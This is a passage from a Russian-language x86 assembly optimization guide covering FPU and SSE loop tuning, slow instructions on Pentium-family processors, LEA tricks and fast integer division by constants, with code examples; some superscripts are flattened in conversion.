Цепочка зависимости длиной в 10 тактов, но цикл занимает только 4 такта на итерацию, потому что он может начать новую операцию еще до того, как выполнена предыдущая. Цель выравнивания – предотвратить 16-байтную границу в последнем БДИ.

```
DSIZE   = 8                                 ; размер данных (4 или 8)
      MOV     ECX, [N]                      ; количество элементов
      MOV     ESI, [X]                      ; указатель на X
      MOV     EDI, [Y]                      ; указатель на Y
      LEA     ESI, [ESI+DSIZE*ECX]          ; указатель на конец массива
      LEA     EDI, [EDI+DSIZE*ECX]          ; указатель на конец массива
      NEG     ECX                           ; -N
      JZ      SHORT L2                      ; проверяем, равняется ли N нулю
      FLD     DSIZE PTR [DA]                ; загружаем DA вне цикла
ALIGN   16
L1:   FLD     DSIZE PTR [ESI+DSIZE*ECX]     ; len=3 p2rESIrECXwST0
      FMUL    ST,ST(1)                      ; len=2 p0rST0rST1
      FSUBR   DSIZE PTR [EDI+DSIZE*ECX]     ; len=3 p2rEDIrECX, p0rST0
      FSTP    DSIZE PTR [EDI+DSIZE*ECX]     ; len=3 p4rST0, p3rEDIrECX
      INC     ECX                           ; len=1 p01rECXwF
      JNZ     L1                            ; len=2 p1rF
      FSTP    ST                            ; сбрасываем DA
L2:
```

Здесь мы используем тот же самый трюк, что и в примере 6.25.2.3. В идеальном случае этот цикл будет занимать 3 такта, но измерения говорят примерно о 3.5 ввиду длинной цепочки зависимости. Разворачивание цикла сэкономит немного.

6.25.2.6. Циклы с инструкциями XMM (P3). Инструкции XMM на P3 позволяют оперировать четырьмя числами с плавающей запятой одинарной точности одновременно. Операнды должны быть выравнены на 16 байт.

Алгоритм DAXPY не очень подходит для инструкций XMM, потому что не так велика его точность, может не быть возможности выравнять операнды на границу 16 байт, поэтому потребуется дополнительный код, если количество операций не кратно четырем. Тем не менее, ниже приводится пример цикла с инструкциями XMM.

```
      MOV     ECX, [N]                      ; количество элементов
      MOV     ESI, [X]                      ; указатель на X
      MOV     EDI, [Y]                      ; указатель на Y
      SHL     ECX, 2
      ADD     ESI, ECX                      ; указывает на конец X
      ADD     EDI, ECX                      ; указывает на конец Y
      NEG     ECX                           ; -4*N
      MOV     EAX, [DA]                     ; загружаем DA вне цикла
      XOR     EAX, 80000000H                ; меняем знак DA
      PUSH    EAX
      MOVSS   XMM1, [ESP]                   ; -DA
      ADD     ESP, 4
      SHUFPS  XMM1, XMM1, 0                 ; копируем -DA во все четыре
                                            ; позиции
      CMP     ECX, -16
      JG      L2
L1:   MOVAPS  XMM0, [ESI+ECX]               ; len=4 2*p2rESIrECXwXMM0
      ADD     ECX, 16                       ; len=3 p01rwECXwF
      MULPS   XMM0, XMM1                    ; len=3 2*p0rXMM0rXMM1
      CMP     ECX, -16                      ; len=3 p01rECXwF
      ADDPS   XMM0, [EDI+ECX-16]            ; len=5 2*p2rEDIrECX, 2*p1rXMM0
      MOVAPS  [EDI+ECX-16], XMM0            ; len=5 2*p4rXMM0, 2*p3rEDIrECX
      JNG     L1                            ; len=2 p1rF
L2:   JECXZ   L4                            ; check if finished
      MOVAPS  XMM0, [ESI+ECX]               ; 1-3 операции пропущены,
                                            ; делаем еще четыре
      MULPS   XMM0, XMM1
      ADDPS   XMM0, [EDI+ECX]
      CMP     ECX, -8
      JG      L3
      MOVLPS  [EDI+ECX], XMM0               ; сохраняем еще два результата
      ADD     ECX, 8
      MOVHLPS XMM0, XMM0
L3:   JECXZ   L4
      MOVSS   [EDI+ECX], XMM0               ; сохраняем еще один результат
L4:
```


Цикл L1 занимает 5 – 6 тактов на 4 операции. Инструкции с ECX были помещены до и после 'MULPS XMM0, XMM1', чтобы избежать задержки чтения регистра, которую сгенерировало бы чтение двух частей регистра XMM1 вместе с ESI и EDI в RAT. Дополнительный код после L2 отвечает за ситуацию, когда N не делится на 4. Этот код может прочесть несколько байтов за пределами A и B. Это может задержать последнюю операцию, если в этих байтах не находились нормализованные числа с плавающей запятой. Желательно поместить в массив какие-нибудь дополнительные данные, чтобы сделать количество операций кратным 4 и избавиться от лишнего кода после L2.

6.26. Проблемные инструкции

6.26.1. XCHG (все процессоры)

Инструкция 'XCHG регистр, [память]' с точки зрения получания максимальной производительности опасна. По умолчанию эта инструкция имеет неявный префикс LOCK, что не дает ей загружаться в кэш. Поэтому выполнение данной инструкции отнимает очень много времени, и ее следует избегать.

6.26.2. Вращение через флаг переноса (все процессоры)

RCR и RCL, сдвигающие аргумент более, чем один бит, медленны, и их следует избегать.

6.26.3. Строковые инструкции (все процессоры)

Строковые инструкции без префикса повторения слишком медленны, и их следует заменить более простыми инструкциями. То же самое относится к LOOP на всех процессорах, и к JECXZ на P1 и PMMX.

Инструкции REP MOVSD и REP STOSD относительно быстры, если число повторений не слишком мало. Желательно всегда использовать их DWORD версии и, где это возможно, источник и приемник выравнивать на 8 байт.

Некоторые способы песылки данных оказываются быстрее в определенных условиях (подробнее см. пункт разд. 6.27.8.).

Следует обратить внимание, что пока инструкция REP MOVS записывает слово в приемник, она считывает следующее слово из источника на том же такте. Поэтому может конфликт банков кэша, если биты 2 – 4 у этих двух адресов совпадают. Другими словами, возникнут неизбежные потери в один такт на итерацию, если ESI+(размер слова)-EDI кратно 32. Самый простой путь избежать конфликтов банков кэша – это использовать версию DWORD и выравнивать источник и приемник на 8. Инструкции MOVSB или MOVSW имеют самую низкую скорость выполнения даже в 16-битном.

REP MOVS и REP STOS могут выполняться очень быстро, если перемещать блок данных размером в одну строку кэша за раз (PPro, P2 и P3):

- источник и приемник должны быть выравнены на 8;
- должно быть задано направление пересылки «вперед» (очищен флаг направления, CLD);
- счетчик (ECX) должен иметь значение равное или большее 64;
- разница между EDI и ESI должна быть численно больше или равна 32.

В этих условиях количество мопов будет примерно равно 215+2*ECX для REP MOVSD и 185+1.5*ECX для REP STOSD, что дает примерную скорость в 5 байтов в такт для обоих инструкций, что в три раза больше, в том случае если какое-нибудь из вышеприведенных условий не будет соблюдено.

Версии этой инструкции для байтов и слов также выигрывают от соблюдений данных условий, но они менее эффективны, чем версии для двойных слов.

REP STOSD более оптимальна в одних и тех же условиях, что и REP MOVSD.

REP LOADS, REP SCAS и REP CMPS не оптимальны, и их можно заменить на соответствующие циклы. См. п. 6.25.1.9, 6.25.2.7 и 6.25.2.8 для поиска альтернатив. Инструкции REPNE SCASB. REP CMPS могут вызывать конфликты баноков кэша, если биты 2-4 одинаковы в ESI и EDI.

6.26.4. Тестирование битов (все процессоры)

Инструкции BT, BTC, BTR и BTS следует заменять инструкциями TEST, AND, OR, XOR или сдвига на процессорах P1 и PMMX. На PPro, P2 и P3 битовых тестов операндов из памяти следует также избегать.

6.26.5. Целочисленное умножение (все процессоры)

Целочисленное умножение занимает до 9 тактов на P1 и PMMX и до 4 тактов на PPro, P2 и P3. Поэтому часто выгоднее бывает заменить умножение на константу на комбинацию других инструкций, таких, как SHL, ADD, SUB и LEA.

```
IMUL EAX,10
```

Можно заменить на

```
MOV EBX,EAX / ADD EAX,EAX / SHL EBX,3 / ADD EAX,EBX
```

или

```
LEA EAX,[EAX+4*EAX] / ADD EAX,EAX
```

Умножение чисел с плавающей запятой выполняется быстрее, чем целочисленное умножение на процессорах P1 и PMMX. Но время, затрачиваемое на преобразование целых чисел в числа с плавающей запятой и обратно, обычно больше, чем время, сэкономленное в результате использования умножения с плавающей запятой, не считая тех случаев, когда количество конвертаций несравнимо с количеством умножений. Умножение MMX достаточно быстро, но доступно только для 16-битных операндов.

6.26.6. Инструкция WAIT (все процессоры)

Зачастую можно добиться повышения скорости исполнения пренебрегнув инструкцией WAIT. Эта инструкция имеет три функции: Ранние сопроцессоры 8086 требовали WAIT перед каждой инструкцией с плавающей запятой, чтобы убедиться, что сопроцессор готов ее получить.

Если не требуется совместимость с 8087, следует указать ассемблеру, чтобы он не помещал WAIT, задав опцию генерации кода для более современного процессора. Эмулятор вычислений с плавающей запятой 8087 также вставляет инструкции WAIT, поэтому следует указать ассемблеру не генерировать код эмуляции 8087, если это действительно не важно.

WAIT используется для координирования доступа к памяти между модулем вычислений с плавающей запятой и модулем целочисленных вычислений.

Примеры

```
FISTP [mem32]
WAIT              ; ждем, пока FPU запишет в память, а потом..
MOV EAX, [mem32] ; считываем результат модулем целочисленных вычислений

FILD [mem32]
WAIT              ; ждем, пока FPU считает значение из памяти..
MOV [mem32],EAX   ; перед ее перезаписью целым числом

FLD QWORD PTR [ESP]
WAIT              ; предотвращаем случайную ошибку от..
ADD ESP,8         ; перезаписи значения в стеке
```

Инструкции WAIT для координации доступа к памяти были действительно нужны для 8087 и 80287, но на Pentium она в этом качестве совершенно не обязательна. Что касается 80386 и 80486, руководства от Intel говорят, что WAIT необходима для этой цели, не считая инструкций FNSTSW и FNSTCW хотя и их пропуск не приводит к ошибкам. Пропуск инструкций WAIT для координирования доступа к памяти не очень надежен даже при написании 32-битного кода, потому что код может быть выполнен на очень редкой комбинации 80386 процессора с 287 сопроцессором, который требует WAIT.

Чтобы быть уверенным в том, что код будет работать на любом 32-битном процессоре (включая неинтеловские процессоры), рекомендуется использовать WAIT в этом качестве на всякий случай.

WAIT иногда используется, чтобы следить за исключениями. Оно может генерировать прерывание, если бит исключения в слове статуса FPU был установлен предыдущей операцией плавающей запятой.

Ассемблер автоматически вставляет WAIT для этих целей перед следующими инструкциями: FCLEX, FINIT, FSAVE, FSTCW, FSTENV, FSTSW. Можно пропустить WAIT перед FNCLEX и т. п. Тесты показывают, что в большинстве случаев WAIT не нужен, потому что эти инструкции без WAIT все равно будут генерировать прерывания или исключения, кроме FNCLEX и FNINIT на 80387. (Есть некоторая неопределенность, касаемая того, указывает ли IRET от прерывания на инструкцию FN или на следующую инструкцию).

Почти все инструкции с плавающей запятой будут также генерировать прерывание, если предыдущая инструкция с плавающей запятой установила бит исключений, поэтому исключение рано или поздно будет обнаружено. Можно вставлять WAIT после последней инструкции с плавающей запятой, чтобы обработать все возникшие исключения.

6.26.7. FCOM + FSTSW AX (все процессоры)

Инструкция FNSTSW очень медленна на любых процессорах. У процессоров PPro, P2 и P3 есть инструкции FCOMI, как ее замена. Использование FCOMI вместо обычной последовательности 'FCOM / FNSTSW AX / SAHF' экономит 8 тактов. Поэтому следует

использовать FCOMI, чтобы избегать применения FNSTSW везде, где это возможно, даже если это будет стоить дополнительного кода.

На процессорах, у которых отсутствует инструкция FCOMI, обычной практикой сравнения значений с плавающей запятой является последовательность:

```
FLD [a]
FCOMP [b]
FSTSW AX
SAHF
JB ASmallerThanB
```

Можно улучшить этот код, использовав FNSTSW AX вместо FSTSW AX и протестировав AH напрямую, а не используя неспариваемый SAHF (у TASM 3.0 есть баг, связанный с инструкцией FNSTSW AX):

```
FLD [a]
FCOMP [b]
FNSTSW AX
SHR AH,1
JC ASmallerThanB
```

Тестирование на ноль или равенство:

```
FTST
FNSTSW AX
AND AH,40H
JNZ IsZero      ; (флаг нуля инвертирован!)
```

Проверка, больше ли одно значение другого:

```
FLD [a]
FCOMP [b]
FNSTSW AX
AND AH,41H
JZ AGreaterThanB
```

Не рекомендуется использование 'TEST AH,41H', так как она не спаривается на P1 и PMMX. На P1 и PMMX инструкция FNSTSW занимает 2 такта, но она вызывает задержку в дополнительные 4 такта после любой инструкции с плавающей запятой, потому что она ожидает слово статуса FPU. Этого не происходит после целочисленных инструкций. Можно заполнить промежуток между FCOM и FNSTSW целочисленными инструкциями на 4 такта. Спареваемая FXCH сразу после FCOM не задерживает FNSTSW, даже если спаривание несовершенное.

```
FCOM                    ; такт 1
FXCH                    ; такты 1-2 (несовершенное спаривание)
INC DWORD PTR [EBX]     ; такты 3-5
FNSTSW AX               ; такты 6-7
```

Здесь можно использовать FCOM вместо FTST, потому что FTST не спаривается. Не следует забывать включить N в FNSTSW. У FSTSW (без N) префикс WAIT, который задержит ее в дальнейшем.

Иногда быстрее использовать целочисленные инструкции для сравнения значений с плавающей запятой, как это объяснено в п. 6.27.6.

6.26.8. FPREM (все процессоры)

Инструкции FPREM и FPREM1 медленны на всех процессорах. Их можно заменить следующим алгоритмом: умножить на обратное делителю число, получить дробную часть, усечь целую, затем умножить на делитель (см. п. 6.27.5, чтобы узнать, как усекать значения).

В некоторых документах говорится о том, что эти инструкции могут давать неполную редукцию, и поэтому необходимо повторять инструкции FPREM и FPREM1, пока она не будет получена.

6.26.9. FRNDINT (все процессоры)

Эта инструкция медленна на всех процессорах. Ее можно заменить на:

```
FISTP QWORD PTR [TEMP]
FILD  QWORD PTR [TEMP]
```

Этот код быстрее, несмотря на возможные потери из-за попытки считать [TEMP], когда запись еще не окончена. Здесь рекомендуется поместить какие-нибудь дополнительные инструкции.

6.26.10. FSCALE и экпоненциальная функция (все процессоры)

FSCALE медленна на всех процессорах. Вычислить целочисленные степени числа 2 можно гораздо быстрее, вставив желаемую степень в поле экспоненты числа с плавающей запятой. Вычислить 2N, где N – целое число со знаком, можно сделать одним из следующих способов.

Для |N| < 27-1 можно использовать одинарную точность:

```
MOV     EAX, [N]
SHL     EAX, 23
ADD     EAX, 3F800000H
MOV     DWORD PTR [TEMP], EAX
FLD     DWORD PTR [TEMP]
```


Для |N| < 210-1 можно использовать двойную точность:

```
MOV     EAX, [N]
SHL     EAX, 20
ADD     EAX, 3FF00000H
MOV     DWORD PTR [TEMP], 0
MOV     DWORD PTR [TEMP+4], EAX
FLD     QWORD PTR [TEMP]
```

Для |N| < 214-1 используя длинную двойную точность:

```
MOV     EAX, [N]
ADD     EAX, 00003FFFH
MOV     DWORD PTR [TEMP],   0
MOV     DWORD PTR [TEMP+4], 80000000H
MOV     DWORD PTR [TEMP+8], EAX
FLD     TBYTE PTR [TEMP]
```

FSCALE часто используется в вычислениях экспоненциальных функций. Следующий код показывает экспоненциальную функцию без медленных FRNDINT и FSCALE:

```
; extern "C" long double _cdecl exp (double x);
_exp    PROC    NEAR
PUBLIC  _exp
        FLDL2E
        FLD     QWORD PTR [ESP+4]               ; x
        FMUL                                    ; z = x*log2(e)
        FIST    DWORD PTR [ESP+4]               ; round(z)
        SUB     ESP, 12
        MOV     DWORD PTR [ESP], 0
        MOV     DWORD PTR [ESP+4], 80000000H
        FISUB   DWORD PTR [ESP+16]              ; z - round(z)
        MOV     EAX, [ESP+16]
        ADD     EAX,3FFFH
        MOV     [ESP+8],EAX
        JLE     SHORT UNDERFLOW
        CMP     EAX,8000H
        JGE     SHORT OVERFLOW
        F2XM1
        FLD1
        FADD                                    ; 2^(z-round(z))
        FLD     TBYTE PTR [ESP]                 ; 2^(round(z))
        ADD     ESP,12
        FMUL                                    ; 2^z = e^x
        RET
UNDERFLOW:
        FSTP    ST
        FLDZ                                    ; return 0
```

```
        ADD     ESP,12
        RET
OVERFLOW:
        PUSH    07F800000H                      ; +infinity
        FSTP    ST
        FLD     DWORD PTR [ESP]                 ; return infinity
        ADD     ESP,16
        RET
_exp    ENDP
```

6.26.11. FPTAN (все процессоры)

Согласно руководствам, FPTAN возвращает два значения X и Y и оставляет программисту деление Y на X для получения окончательного результата, но фактически она всегда возвращает в X 1 поэтому можно сэкономить на делении. Тесты показывают, что на всех 32-битных процессорах Intel с модулем плавающей запятой или сопроцессором, FPTAN всегда возвращает 1 в X независимо от аргумента. Если есть желание быть абсолютно уверенными, что код будет выполняться корректно на всех процессорах, можно протестировать, равен ли X одному, что быстрее, чем деление на X. Значение Y может быть очень велико, но не бесконечно, поэтому не надо тестировать, содержит ли Y правильное число, если известно, что аргумент верен.

6.26.12. FSQRT (P3)

Быстрый способ вычислить приблизительное значение квадратного корня на P3 – умножить обратный корень от x на сам x:

```
SQRT(x) = x * RSQRT(x)
```

Инструкция RSQRTSS или RSQRTPS дает обратный корень с точностью 12 бит. Можно улучшить точность до 23 бит, используя формулу Ньютона-Рафсона, использованную в интеловской сопроводительной заметке AP-803:

```
x0 = RSQRTSS(a)
x1 = 0.5 * x0 * (3 - (a * x0)) * x0),
```

где x0 – это первое приближение к обратному корню от a, a x1 – лучшее приближение. Порядок вычисления имеет значение. Можно использовать эту формулу до умножения, чтобы получить квадратный корень.

6.26.13. MOV [MEM], ACCUM (P1 и PMMX)

Инструкции 'MOV [mem],AL', 'MOV [mem],AX', MOV [mem],EAX расцениваются механизмом спаривания как пишущие в аккумулятор. Поэтому следующие инструкции не спариваются:

```
MOV [mydata], EAX
MOV EBX, EAX
```

Эта проблема возникает только в короткой версии инструкции MOV, у которой нет базы или индексного регистра и в которой может быть только аккумулятор в качестве источника. Можно избежать проблемы использования другого регистра перегруппировкой инструкций, использованием указателя или закодировав общую форму инструкции MOV самостоятельно.

В 32-битном режиме можно записать основную форму 'MOV [mem],EAX' следующим образом:

```
DB 89H, 05H
DD OFFSET DS:mem
```

В 16-битном режиме можно записать основную форму MOV [mem],AX' так:

```
DB 89H, 06H
DW OFFSET DS:mem
```

Чтобы использовать AL вместо (E)AX, нужно заменить 89H на 88H.

Этот изъян не был исправлен в PMMX.

6.26.14. Инструкция TEST (P1 и PMMX)

Инструкция TEST с числовым операндом спаривается только, если назначением являются AL, AX или EAX.

'TEST регистр,регистр' и 'TEST регистр,память' всегда спаривается.

```
TEST ECX,ECX                    ; спаривается
TEST [mem],EBX                  ; спаривается
TEST EDX,256                    ; не спаривается
TEST DWORD PTR [EBX],8000H      ; не спаривается
```

Чтобы сделать их спариваемыми, нужно использоватьт один из следующих методов:

```
MOV EAX,[EBX] / TEST EAX,8000H
MOV EDX,[EBX] / AND  EDX,8000H
MOV AL,[EBX+1] / TEST AL,80H
MOV AL,[EBX+1] / TEST AL,AL   ; (результат в флаге знака)
```

Причина этой неспариваемости, вероятно, состоит в том, что первый байт двухбайтной инструкции такой же, что и для неспариваемых инструкций, и процессор не может проверить второй байт во время проверки спариваемости.

6.26.15. Битовое сканирование (P1 и PMMX)

BSF и BSR – наиболее тяжело оптимизируемые инструкции на P1 и PMMX, они занимают приблизительно 11+2*n тактов, где n равен количеству пропущенных нулей.

Следующий код эмулирует BSR ECX,EAX:

```
        TEST    EAX,EAX
        JZ      SHORT BS1
        MOV     DWORD PTR [TEMP],EAX
        MOV     DWORD PTR [TEMP+4],0
        FILD    QWORD PTR [TEMP]
        FSTP    QWORD PTR [TEMP]
        WAIT    ; WAIT требуется только для совместимости со старым 286
                ; процессором
        MOV     ECX, DWORD PTR [TEMP+4]
        SHR     ECX,20          ; изолируем экспоненту
        SUB     ECX,3FFH        ; снижаем значение
        TEST    EAX,EAX         ; очищаем флаг нуля
BS1:
```

Следующий код эмулирует BSF ECX,EAX:

```
        TEST    EAX,EAX
        JZ      SHORT BS2
        XOR     ECX,ECX
        MOV     DWORD PTR [TEMP+4],ECX
        SUB     ECX,EAX
        AND     EAX,ECX
        MOV     DWORD PTR [TEMP],EAX
        FILD    QWORD PTR [TEMP]
        FSTP    QWORD PTR [TEMP]
        WAIT    ; WAIT требуется только для совместимости со старым 286
                ; процессором
        MOV     ECX, DWORD PTR [TEMP+4]
        SHR     ECX,20
        SUB     ECX,3FFH
        TEST    EAX,EAX         ; очищаем флаг нуля
BS2:
```

Этот код не следует использовать на PPro, P2 и P3, у которых инструкции битового сканирования занимают только 1 или 2 такта и где данный код вызовет около двух задержек чтения памяти.

6.26.16. FLDCW (PPro, P2 и P3)

На PPro, P2 и P3 инструкция FLDCW вызывает серьезную задержку, если за ней следует любая инструкция с плавающей запятой, считывающая контрольное слово (как делают практически все инструкции плавающей запятой).

Компиляторы C или C++ часто генерируют множество инструкций FLDCW, потому что конвертация чисел с плавающей запятой в целые числа делается с помощью усечения, в то время как другие инструкции с плавающей запятой используют округление. При переводе на ассемблер, можно улучшить код, использовав округление вместо усечения, где это возможно, или убрав FLDCW из цикла, если требуется усечение внутри него.

См. п. 6.27.5, чтобы узнать, как сконвертировать число с плавающей запятой в целое без изменения контрольного слова.

6.27. Специальные темы

6.27.1. Инструкция LEA (все процессоры)

Инструкция LEA полезна для самых разных целей, потому что она умеет делать сдвиг, два сложения и перемещение за один такт:

```
LEA EAX,[EBX+8*ECX-1000]
```

гораздо быстрее, чем

```
MOV EAX,ECX / SHL EAX,3 / ADD EAX,EBX / SUB EAX,1000
```

Инструкцию LEA можно использовать, чтобы делать сложение или сдвиг без изменения флагов. Источник и назначение не обязательно должны быть размером в слово, поэтому 'LEA EAX,[BX]' может стать возможной заменой для 'MOVZX EAX,BX', хотя на многих процессорах это не совсем оптимально.

Как бы то ни было, следует знать, что инструкция LEA вызывает задержку AGI на P1 и PMMX, если она использует базовый или индексный регистр, в которой была произведена запись в предыдущем такте.

Так как инструкция LEA спариваема в V-конвейере на P1 и PMMX, а инструкции сдвига – нет, вы можно использовать LEA в качестве замены SHL на 1, 2 или 3 позиции, чтобы инструкция выполнялась в V-конвейере.

У 32-битных конвейеров нет документированного режима адресации с индексным регистром, поэтому инструкция LEA EAX,[EAX*2] на самом деле записывается как 'LEA EAX,[EAX*2+00000000] с 4-байтовым смещением. Можно уменьшить размер инструкции, написав 'LEA EAX,[EAX+EAX]' или, что еще лучше, 'ADD EAX,EAX'. Последний вариант не приведет к задержке AGI на P1 и PMMX. Если случилось так, что есть ре-

гистр, равный нулю (например, счетчик цикла после последнего прохода), его можно использовать как базовый регистр, чтобы снизить размер кода:

```
LEA EAX,[EBX*4]      ; 7 байтов
LEA EAX,[ECX+EBX*4]  ; 3 байтов
```

6.27.2. Деление (все процессоры)

Деление отнимает очень много времени. На PPro, P2 и P3 целочисленное деление занимает, соответственно, 19, 23 или 39 для байта, слова и двойного слова. На P1 и PMMX беззнаковое целочисленное деление занимает приблизительно то же время, хотя деление со знаком отнимает немного больше времени. Поэтому более предпочтительно использовать операнды малого размера, которые не вызовут переполнения, даже если это будет стоить префикса размера операнда, и использовать по возможности беззнаковое деление.

6.27.2.1. Целочисленное деление на константу (все процессоры). Целочисленное деление на степень двух можно сделать, сдвигая значение вправо. Деление беззнакового целого числа на 2N:

```
SHR     EAX, N
```

Деление целого числа со знаком на 2N:

```
CDQ
AND     EDX, (1 SHL N) -1  ; или SHR EDX, 32-N
ADD     EAX, EDX
SAR     EAX, N
```

Альтернативный SHR короче, чем 'AND if N > 7, но она может попасть только в порт 0 (или U-конвейер), в то время как AND может попасть как в порт 0, так и в порт 1 (U- или V-конвейер).

Делением на константу можно получить число обратное делению. Чтобы произвести беззнаковое целочисленное деление q = x / d, сначала нужно вычислить число, обратное делителю, f = 2r / d, где r определяет позицию двоично-десятичной точки (точка основания системы счисления). Затем нужно умножить x на f и сдвинуть полученный результат на r позиций вправо. Максимальное значение r равно 32+b, где b равно числу двоичных цифр в d минус 1 (b – это самое большое целое число, для которого 2b <= d). Для покрытия максильного количества возможных значений делимого x используется r = 32+b.

Этот метод требует некоторых приемов, чтобы компенсировать ошибки округления. Следующий алгоритм дает верные результаты для деления беззнакового целого чила с усечением, т. е. тот же результат, что дает инструкция DIV (Terje Mathisen изобрел этот метод).

```
b = (количество значимых битов в d) - 1
r = 32 + b
f = 2r / d
```



```
Если f - целое число, тогда d - это степень от 2: переходим к случаю A.
Если f - не целое число, тогда проверяем, меньше ли дробная часть f 0.5.
Если дробная часть f < 0.5: переходим к случаю B.
Если дробная часть f > 0.5: переходим к случаю C.
случай A: (d = 2b)
результат = x SHR b
случай B: (дробная часть f < 0.5)
округляем f вниз до ближайшего целого числа
результат = ((x+1) * f) SHR r
случай C: (дробная часть f > 0.5)
округляем f вверх до ближайшего целого числа
результат = (x * f) SHR r
```

Пример

рассмотрим деление на 5.

```
5 = 00000101b.
b = (количество значимых двоичных чисел) - 1 = 2
r = 32+2 = 34
f = 234 / 5 = 3435973836.8 = 0CCCCCCCC.CCC...(hexadecimal)
```

Дробная часть больше, чем половина: используем случай C. Округляем f ввер до 0CCCCCCCDh.

Следующий код делит EAX на 5 и возвращает результат в EDX:

```
MOV     EDX,0CCCCCCCDh
MUL     EDX
SHR     EDX,2
```

После умножения EDX содержит значение, сдвинутое вправо на 32. Так как r = 3 нужно сдвинуть еще на 2, чтобы получить окончательный результат. Чтобы поделить н 10, нужно всего лишь заменить последнюю строку на 'SHR EDX,3'.

В случае B будет следующее:

```
INC     EAX
MOV     EDX,f
MUL     EDX
SHR     EDX,b
```

Этот код работает для всех значений x, кроме 0FFFFFFFFH, которое дает ноль из-переполнения в инструкции INC. Если возможно, что x = 0FFFFFFFFH, тогда следу заменить этот код на:

```
        MOV     EDX,f
        ADD     EAX,1
        JC      DOVERFL
        MUL     EDX
DOVERFL:SHR     EDX,b
```

Если значение x ограничено, следует использовать меньшее значение r, т. е. меньшее количество цифр. Может быть несколько причин для того, чтобы сделать это:

- можно установить r = 32 и избежать 'SHR EDX,b' в конце;
- можно установить r = 16+b и использовать инструкции умножения, которые дают 32-х битный результат, вместо 64-х битного. Тогда можно освободить регистр EDX: IMUL EAX,0CCCDh / SHR EAX,18;
- можно выбрать значение r, которое будет чаще приводить к случаю C, а не B, чтобы избежать инструкции 'INC EAX'.

Максимальное значение x в этих случаях равно, по крайней мере, 2r-b, иногда больше. Нужно проделывать систематические тесты, чтобы узнать точное максимальное значение x, при котором код будет работать корректно.

Можно заменить медленную инструкцию умножения более быстрыми инструкциями, как было показаноно в п. 6.26.5.

Следующий пример делит EAX на 10 и возвращает результат в EAX. Здесь выбрано r=17, а не 19, потому что это дает код, который легче оптимизировать, и он покрывает такое же количество значений x. f = 217 / 10 = 3333h, случай B: q = (x+1)*3333h:

```
LEA     EBX,[EAX+2*EAX+3]
LEA     ECX,[EAX+2*EAX+3]
SHL     EBX,4
MOV     EAX,ECX
SHL     ECX,8
ADD     EAX,EBX
SHL     EBX,8
ADD     EAX,ECX
ADD     EAX,EBX
SHR     EAX,17
```

Проведенные тесты показывают, что этот код работает правильно для всех значеийй x < 10004H.

6.27.2.2. Повторяемое деление целого цисла на одно и то же значение (все процессоры). Если делитель неизвестен во время ассемблирования программы, но деление осуществляется на одно и то же число несколько раз, можно использовать следующий метод: код должен определить, с каким случаем (A, B и C) он имеет дело, и вычислить f до выполнения операции деления.

Нижеследующий код показывает, как делать несколько делений на одно и то же число (беззнаковое деление с усечением). Сначала вызывается SET_DIVISOR, чтобы установить делитель и обратное ему число, затем вызывается DIVIDE_FIXED для каждого значения, которое нужно разделить на один и тот же делитель.

```
.data
RECIPROCAL_DIVISOR DD ?        ; округленное число, обратное делителю
```



```
CORRECTION          DD ?        ; случай A: -1, случай B: 1, случай C: 0
BSHIFT              DD ?        ; количество бит в делителе - 1
.code
SET_DIVISOR PROC NEAR                 ; делитель в EAX
        PUSH    EBX
        MOV     EBX,EAX
        BSR     ECX,EAX               ; b = количество бит в делителе - 1
        MOV     EDX,1
        JZ      ERROR                 ; ошибка: делитель равен нулю
        SHL     EDX,CL                ; 2^b
        MOV     [BSHIFT],ECX          ; сохраняем b
        CMP     EAX,EDX
        MOV     EAX,0
        JE      SHORT CASE_A          ; делитель - степень от 2
        DIV     EBX                   ; 2^(32+b) / d
        SHR     EBX,1                 ; делитель / 2
        XOR     ECX,ECX
        CMP     EDX,EBX               ; сравниваем остаток с делителем/2
        SETBE   CL                    ; 1 если случай B
        MOV     [CORRECTION],ECX    ; коррекция возможных ошибок округления
        XOR     ECX,1
        ADD     EAX,ECX               ; добавляем 1 если случай C
        MOV     [RECIPROCAL_DIVISOR],EAX ; округленное число, обратное
                                         ; делителю
        POP     EBX
        RET
CASE_A: MOV     [CORRECTION],-1       ; запоминаем, что у нас случай A
        POP     EBX
        RET
SET_DIVISOR     ENDP

DIVIDE_FIXED PROC NEAR                ; делимое в EAX, результат в EAX
        MOV     EDX,[CORRECTION]
        MOV     ECX,[BSHIFT]
        TEST    EDX,EDX
        JS      SHORT DSHIFT          ; делитель - степень от 2
        ADD     EAX,EDX             ; коррекция возможных ошибок округления
        JC      SHORT DOVERFL         ; коррекция при переполнении
        MUL     [RECIPROCAL_DIVISOR] ; умножаем на число, обратное делителю

        MOV     EAX,EDX
DSHIFT: SHR     EAX,CL                ; сдвигаем на количество бит
        RET
DOVERFL:MOV     EAX,[RECIPROCAL_DIVISOR] ; делимое = 0FFFFFFFFH
        SHR     EAX,CL                ; делаем деление с помощью сдвига
        RET
```

```
DIVIDE_FIXED    ENDP
```

Этот код даст тот же результат, что и инструкция DIV для 0 <= x < 232, 0 < d < 232.

Следует обратить внимание на то, что строка 'JC DOVERFL' и ее цель не нужны, если есть уверенность, что x < 0FFFFFFFFH.

Если степени 2 случаются так редко, что не стоит делать специальную оптимизацию для них, можно убрать переход на DSHIFT и делать вместо него умножение с CORRECTION = 0 для случая А.

Если делитель меняется так часто, что процедура SET_DIVISOR нуждается в оптимизации, то можно заменить инструкцию BSR кодом, который приведен в п. 6.26.15 для процессоров P1 и PMMX.

6.27.2.3. Деление чисел с плавающей запятой (все процессоры). Деление чисел с плавающей запятой занимает 38 или 39 тактов при самой высокой точности. Можно сэкономить некоторое время, указав более низкую точность в контрольном слове (на P1 и PMMX только FDIV и FIDIV выполняются несколько быстрее при низкой точности; на PPro, P2 и P3 это также относится к FSQRT). Выполнение других инструкций ускорить выполнение кода этим способом невозможно.

6.27.2.4. Параллельное деление (P1 и PMMX). На P1 и PMMX можно производить деление числа с плавающей запятой и целочисленное деление параллельно. На PPro, P2 и P3 это не возможно, потому что целочисленное деление и деление чисел с плавающей запятой используют один и тот же механизм.

Пример: A = A1 / A2; B = B1 / B2

```
FILD    [B1]
FILD    [B2]
MOV     EAX, [A1]
MOV     EBX, [A2]
CDQ
FDIV
DIV     EBX
FISTP   [B]
MOV     [A], EAX
```

Следует убедиться, что в контрольном слове FPU установлен желаемый метод округления.

6.27.2.5. Использование обратных инструкций для быстрого деления (P3). На P3 возможно использование быстрых обратных инструкций RCPSS или PCPPS с делителем, а затем умножение результата на делимое. Правда, точность будет всего лишь 12 бит. Однако ее можно повысить до 23-бит, используя метод Ньютона-Рафсона, описанный в сопроводительной заметке AP-803 от Intel:

```
